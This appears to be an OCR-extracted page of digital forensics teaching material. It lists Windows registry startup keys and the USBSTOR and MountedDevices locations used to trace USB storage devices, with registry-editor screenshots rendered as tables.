
Startup location in the registry

HKEY_LOCAL_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion/
Run




RunOnce Startup

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CurrentVersion
/RunOnce




Startup Services

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services




Start Legacy Application

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\WIDI`



Start when a particular user logs on.

HKEY_LOCAL_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/CurrentVersion/
Run



USB Storage device

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet00X\Enum\USBSTOR

File Edit View Favorites Help								
Computer <ul style="list-style-type: none"> HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE <ul style="list-style-type: none"> BCD00000000 HARDWARE SAM SECURITY SOFTWARE SYSTEM <ul style="list-style-type: none"> ControlSet001 <ul style="list-style-type: none"> Control Enum <ul style="list-style-type: none"> ACPI ACPI_HAL DISPLAY HDAUDIO HID HTREE IDE PCI PCIIDE Root SCSI STORAGE SW UMB USB USBSTOR <ul style="list-style-type: none"> Disk&Ven_SanDisk&Prod_Cruzer_Blade&Rev_1.00 Disk&Ven_SanDisk&Prod_Cruzer_Blade&Rev_1.26 WpdBusEnumRoot Hardware Profiles Policies services 	<table> <thead> <tr> <th>Name</th><th>Type</th><th>Data</th></tr> </thead> <tbody> <tr> <td>ab (Default)</td><td>REG_SZ</td><td>(value not set)</td></tr> </tbody> </table>		Name	Type	Data	ab (Default)	REG_SZ	(value not set)
Name	Type	Data						
ab (Default)	REG_SZ	(value not set)						

MountedDevices

File Edit View Favorites Help																																															
Computer <ul style="list-style-type: none"> HKEY_CLASSES_ROOT HKEY_CURRENT_USER HKEY_LOCAL_MACHINE <ul style="list-style-type: none"> BCD00000000 HARDWARE SAM SECURITY SOFTWARE SYSTEM <ul style="list-style-type: none"> ControlSet001 ControlSet002 CurrentControlSet <ul style="list-style-type: none"> MountedDevices RNG Select Setup WPA HKEY_USERS HKEY_CURRENT_CONFIG 	<table> <thead> <tr> <th>Name</th><th>Type</th><th>Data</th></tr> </thead> <tbody> <tr> <td>ab (Default)</td><td>REG_SZ</td><td>(value not set)</td></tr> <tr> <td>\\?\Volume{288...}</td><td>REG_BINARY</td><td>5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 00 00 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 50 06 00 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 09 3d 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 55 5a 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...</td></tr> <tr> <td>\\DosDevices\C:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 50 06 00 00 00 00</td></tr> <tr> <td>\\DosDevices\D:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 09 3d 00 00 00</td></tr> <tr> <td>\\DosDevices\E:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 55 5a 00 00 00</td></tr> <tr> <td>\\DosDevices\F:</td><td>REG_BINARY</td><td>5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...</td></tr> <tr> <td>\\DosDevices\G:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 00 00 00 00 00</td></tr> <tr> <td>\\DosDevices\H:</td><td>REG_BINARY</td><td>5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...</td></tr> </tbody> </table>		Name	Type	Data	ab (Default)	REG_SZ	(value not set)	\\?\Volume{288...}	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...	\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 10 00 00 00 00 00	\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 50 06 00 00 00 00	\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 10 09 3d 00 00 00	\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 10 55 5a 00 00 00	\\?\Volume{eb8...}	REG_BINARY	5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...	\\?\Volume{eb8...}	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...	\\DosDevices\C:	REG_BINARY	6b 30 db 8b 00 00 50 06 00 00 00 00	\\DosDevices\D:	REG_BINARY	6b 30 db 8b 00 00 10 09 3d 00 00 00	\\DosDevices\E:	REG_BINARY	6b 30 db 8b 00 00 10 55 5a 00 00 00	\\DosDevices\F:	REG_BINARY	5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...	\\DosDevices\G:	REG_BINARY	6b 30 db 8b 00 00 10 00 00 00 00 00	\\DosDevices\H:	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...
Name	Type	Data																																													
ab (Default)	REG_SZ	(value not set)																																													
\\?\Volume{288...}	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...																																													
\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 10 00 00 00 00 00																																													
\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 50 06 00 00 00 00																																													
\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 10 09 3d 00 00 00																																													
\\?\Volume{eb8...}	REG_BINARY	6b 30 db 8b 00 00 10 55 5a 00 00 00																																													
\\?\Volume{eb8...}	REG_BINARY	5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...																																													
\\?\Volume{eb8...}	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...																																													
\\DosDevices\C:	REG_BINARY	6b 30 db 8b 00 00 50 06 00 00 00 00																																													
\\DosDevices\D:	REG_BINARY	6b 30 db 8b 00 00 10 09 3d 00 00 00																																													
\\DosDevices\E:	REG_BINARY	6b 30 db 8b 00 00 10 55 5a 00 00 00																																													
\\DosDevices\F:	REG_BINARY	5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...																																													
\\DosDevices\G:	REG_BINARY	6b 30 db 8b 00 00 10 00 00 00 00 00																																													
\\DosDevices\H:	REG_BINARY	5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...																																													